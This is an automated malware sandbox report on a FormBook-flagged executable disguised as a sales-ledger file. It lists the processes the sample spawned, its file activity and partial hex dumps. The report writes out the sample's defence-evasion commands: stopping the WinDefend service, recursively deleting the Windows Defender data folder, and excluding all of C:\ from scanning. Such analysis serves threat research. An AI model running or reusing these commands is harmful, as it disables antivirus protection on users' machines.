Path:	C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe'
Imagebase:	0x500000
File size:	736256 bytes
MD5 hash:	C7C27E1859F1593AEDB1EEBF0A15175E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.314738221.0000000002951000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000000.205785020.0000000000502000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.313035991.0000000000502000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.309575411.00000000072A5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.315244915.0000000003959000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.315244915.0000000003959000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.315244915.0000000003959000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.310361553.0000000003B6B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.310361553.0000000003B6B000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.310361553.0000000003B6B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6DE6EAF6	unknown
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6DE6EAF6	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Require your Sales Ledger from 01-April-2020.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E30C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	success or wait	1	6CE46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ().......)......*).... ..*)..Rich+).................. ........PE..L..	success or wait	1	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f5 21 74 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 b4 07 00 00 86 03 00 00 00 00 00 42 d2 07 00 00 20 00 00 00 e0 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....!t`.......... ....B.... ....@.. ....@.................	success or wait	3	6DE6EAF6	unknown
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6DE6EAF6	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Require your Sales Ledger from 01-April-2020.exe.log	unknown	1119	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile

Analysis Process: AdvancedRun.exe PID: 2644 Parent PID: 5792

General

Start time:	14:39:50
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\sc.exe' /WindowState 0 /CommandLine 'stop WinDefend' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 6200 Parent PID: 2644

General

Start time:	14:39:54
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 2644
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: AdvancedRun.exe PID: 6332 Parent PID: 5792

General

Start time:	14:39:55
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' /WindowState 0 /CommandLine 'rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 7124 Parent PID: 6332

General

Start time:	14:40:02
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 6332
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2420 Parent PID: 5792

General

Start time:	14:40:07
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'powershell' Add-MpPreference -ExclusionPath C:\
Imagebase:	0x2d0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDA5B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDA5B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2uarlegt.1xt.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ai155hga.ohd.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\Documents\20210412	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE4BEFF	CreateDirectoryW
C:\Users\user\Documents\20210412\PowerShell_transcript.928100.qQXLRrJV.20210412144010.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2uarlegt.1xt.ps1	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ai155hga.ohd.psm1	success or wait	1	6CE46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2uarlegt.1xt.ps1	unknown	1	31	1	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ai155hga.ohd.psm1	unknown	1	31	1	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\Documents\20210412\PowerShell_transcript.928100.qQXLRrJV.20210412144010.txt	unknown	3	ef bb bf	...	success or wait	1	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210412\PowerShell_transcript.928100.qQXLRrJV.20210412144010.txt	unknown	588	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 31 32 31 34 34 30 32 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 32 38 31 30 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	********..Windows PowerShell transcript start..Start time: 20210412144028..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	44	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 65 14 00 00 18 00 00 00 e9 0d eb 04 fe 08 f1 08 d1 08 00 00 00 00 89 02 3b 00 c9 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....e.....;.....@.....	success or wait	1	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .::..... .	success or wait	17	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E2C76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 58 64 40 01 56 64 40 01 fb 2a 40 01 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 16 3b 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 1b 3b 40 01 3c 4d 40 01 24 4d 40 01 19 3b 40 01 bc 3c 40 01 bd 3c 40 01 be 3c 40 01 38 4d 40 01 57 03 40 01 3f 4d 40 01 4d 03 40 01 42 4d 00	....T.@.Xd@.Vd@..*@. .>@...@.V.@.H.@.X.@. [.@.NT@.HT@..S @..S@.hT@..S@..S@..S @.\.@..T@. .;@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M@."M@. M@.!M@.;M@..D@..D@. @M@..;@. <M@.$M@..;@..<@..<@.. <@.8M@.W.@.? M@.M.@.BM.	success or wait	11	6E2C76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	6DFD5705	unknown
